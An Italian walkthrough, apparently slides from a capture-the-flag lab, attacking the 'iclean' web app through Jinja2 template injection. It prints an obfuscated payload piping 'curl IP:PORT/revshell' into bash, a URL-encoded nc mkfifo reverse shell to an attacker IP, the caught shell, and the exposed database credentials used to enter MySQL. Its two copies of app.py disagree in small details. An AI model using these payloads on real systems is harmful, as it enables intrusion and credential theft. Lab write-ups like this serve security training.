
Target Exploitation

- Questa è una pagina accessibile solo ad admin e quindi possiamo avere accesso a funzionalità più avanzate.
- Proviamo quindi ad aprire le finestre per poter sfruttare qualche funzionalità.



Target Exploitation


- Otteniamo così l'ID dell' *Invoice*.



Invoice ID generated: 9020263940


Target Exploitation

- Abbiamo ottenuto un *Invoice ID*. Ora andiamo ad analizzarlo.
- Andiamo ora nella pagina della generazione del QR Code ed inseriamo l'ID ottenuto precedentemente.




Target Exploitation

- Aver generato il QR code ci porta ad una nuova pagina in cui possiamo trovare un'altra casella di testo in cui possiamo andare ad inserire del codice JavaScript per effettuare un altro attacco di tipo XSS.



Target Exploitation

- A questo punto il nostro obiettivo diventa quello di ottenere una ReverserShell.
- Aprendo Burpsuite andiamo a modificare un attributo per iniettare il nostro codice Python. Esso però dovrà essere completato in quanto non ci apre una ReverseShell ma ci permette di eseguire comandi arbitrari sulla macchina target.





Target Exploitation

- Payload:


```
{%request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")(""\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")(""\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("curl IP:PORT/revshell | bash")|attr("read")()%}
```

Target Exploitation

- Questo codice utilizza una tecnica avanzata per eseguire del codice arbitrario all'interno di un'applicazione Python. Vediamo nel dettaglio cosa fa ogni parte del codice:
 - `{{ ... }}`: Questa è una sintassi utilizzata nei template engines come Jinja2 per eseguire codice Python all'interno di template HTML.
 - `request|attr("application")`: Ottiene l'attributo application dall'oggetto request. Questo di solito si riferisce all'applicazione WSGI in esecuzione.
 - `attr("__globals__")`: Ottiene l'attributo __globals__ dell'oggetto application. Questo fornisce accesso agli oggetti globali dell'applicazione.
 - `attr("__getitem__")("__builtins__")`: Ottiene l'elemento __builtins__ dal dizionario globale. __builtins__ contiene tutti i built-in di Python come funzioni e moduli di base.
 - `attr("__getitem__")("__import__")("os")`: Utilizza la funzione __import__ per importare il modulo os.
 - `attr("popen")("curl IP:PORT/revshell | bash")`: Usa popen del modulo os per eseguire il comando shell curl IP:PORT/revshell | bash.
 - `attr("read")()`: Legge il risultato dell'esecuzione del comando shell.


Target Exploitation

- La parte in cui c'è scritto “(*curl IP:PORT/revshell / bash*)” dovrà essere sostituita con un apposito comando che ci permetterà di ottenere la ReverseShell.
- Sul sito web <https://www.revshells.com/> nel la sezione “**nc mkfifo**” c'è proprio quello che fa per noi.



Target Exploitation

- Ora dobbiamo inserire tale comando all'interno del payload e codificarlo.
- Una volta codificato il payload avremo il seguente risultato:



The screenshot shows the Burp Suite interface with a captured POST request to `http://capiclean.htb:80`. The request is currently being intercepted, as indicated by the blue bar at the top. The raw payload is displayed in the message list:

```
1 POST /QRGenerator HTTP/1.1
2 Host: capiclean.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 118
9 Origin: http://capiclean.htb
10 Connection: close
11 Referer: http://capiclean.htb/QRGenerator
12 Cookie: session=eyJhbGciOiJIUzI1NiJ9.eyJmJmJk3YTU3YTvhNzQ2ODk0YTB1NGE4MDFmYzMiFQ.Zl985w.B6JMiK8Gs68Gma0oFOZvzUNToNc
13 Upgrade-Insecure-Requests: 1
14 DNT: 1
15 Sec-GPC: 1
16
17 invoice_id=&form_type=scannable_invoice&qr_link=
{{request|attr('application')|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")(""\x5f\x5fbuiltins\x5f\x5f")
)|attr("\x5f\x5fgetitem\x5f\x5f")(""\x5f\x5fimport\x5f\x5f")("os")|attr("open")("rm%20%2Ftmp%2Fmkfifo%20%2Ftmp%2Ff%3
Bcat%20%2Ftmp%2Ff%7Csh%20-i%20%3E%261%7Cnc%2010.10.14.35%208082%20%3E%2Ftmp%2Ff")|attr("read")()}}
```

Target Exploitation

```
(antonio㉿kali)-[~/all/pentesting/iclean/narrativa]$ nc -lvpn 8082
listening on [any] 8082 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.11.12] 51908
sh: 0: can't access tty; job control turned off
$ whiami
sh: 1: whiami: not found
$ whoami
www-data
$ █
```

- Prima però di inviare il payload assicuriamoci di metterci in ascolto sulla porta specificata nella reverse shell (In questo caso la 8082).
- Ora effettuiamo il forward del payload e se va bene otteniamo la ReverseShell.



Target Exploitation

01

Ora siamo entrati come utente “www-data”.

02

Per renderci la vita più agiata possiamo utilizzare il seguente comando per passare da sh a bash:

03

```
python3 -c 'import pty;  
pty.spawn("/bin/bash")'
```

```
app = Flask(__name__)

app.config['SESSION_COOKIE_HTTPONLY'] = False

secret_key = ''.join(random.choice(string.ascii_lowercase) for i in range(64))
app.secret_key = secret_key
# Database Configuration
db_config = {
    'host': '127.0.0.1',
    'user': 'iclean',
    'password': 'pxCsmnGLckUB',
    'database': 'app'
}
app._static_folder = os.path.abspath("/opt/app/static")

def rdu(value):
    return str(value).replace('__', '')

def sanitize(input):
    sanitized_output = re.sub(r'^[a-zA-Z0-9@. ]+', '', input)
    return sanitized_output

app.jinja_env.undefined = StrictUndefined
app.jinja_env.filters['remove_double_underscore'] = rdu
```

Target Exploitation

- Effettuando una semplice ls andiamo a scoprire che all'interno della cartella /opt/app è presente l'applicazione in Python che è in esecuzione sulla porta 80.

```
www-data@iclean:/opt/app$ ls
ls
app.py static templates
www-data@iclean:/opt/app$ █
```

Target Exploitation

```
www-data@iclean:/opt/app$ cat app.py
cat app.py
from flask import Flask, render_template, request, jsonify, make_response, session, redirect, url_for
from flask import render_template_string
import pymysql
import hashlib
import os
import random, string
import pyqrcode
from jinja2 import StrictUndefined
from io import BytesIO
import re, requests, base64

app = Flask(__name__)

app.config['SESSION_COOKIE_HTTPONLY'] = False

secret_key = ''.join(random.choice(string.ascii_lowercase) for i in range(64))
app.secret_key = secret_key
# Database Configuration
db_config = {
    'host': '127.0.0.1',
    'user': 'iclean',
    'password': 'pxCsmnGLckUb',
    'database': 'capiclean'
}

app._static_folder = os.path.abspath("/opt/app/static/")

def rdu(value):
    return str(value).replace('__', '')

def sanitize(input):
    sanitized_output = re.sub(r'[^a-zA-Z0-9@. ]', '', input)
    return sanitized_output

app.jinja_env.undefined = StrictUndefined
app.jinja_env.filters['remove_double_underscore'] = rdu

valid_invoice_ids = []

def add_valid_invoice_id(invoice_id):
    valid_invoice_ids.append(invoice_id)

def get_allowed_invoice_ids():
    return valid_invoice_ids

def validate_invoice_id(provided_id):
    allowed_invoice_ids = get_allowed_invoice_ids()
```

Target Exploitation

1. Analizzare il seguente codice sorgente ci dà molti indizi tra cui:
2. La Web App è scritta in Flask
3. Abbiamo i criteri di sanificazione dei campi di input attraverso la funzione "sanitize"
4. **Le credenziali del database sono esposte ed in chiaro.**
5. Una volta ottenute queste informazioni cruciali per il pentesting, possiamo procedere accedendo al **Database Mysql**.

```
www-data@iclean:/opt/app$ mysql -u iclean -p
mysql -u iclean -p
Enter password: pxCsmnGLckUb

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 4616
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| capiclean |
| information_schema |
| performance_schema |
+-----+
